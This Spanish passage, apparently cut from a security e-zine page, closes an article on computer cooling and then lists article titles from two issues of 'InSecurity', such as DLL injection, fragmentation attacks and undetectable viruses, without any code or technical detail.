el artículo, y una recomendación, para que los usuarios sepan que tipo de refrigeración les conviene para su caso.

Autor- Sknight y HNAFE

Comunidades Participantes

e-Zine InSecurity Nº1

Wifislax
Blind Connection-Reset
Programación Shell
Networking
Inyección DLL
Creando una Máquina Virtual

e-Zine InSecurity Nº2

Ataque de fragmentación
Virus indetectables el método MEEPA
Diseño de Algoritmos
Fortalecer los permisos de los usuarios
BackTrack
Ati y su soporte en GNU/Linux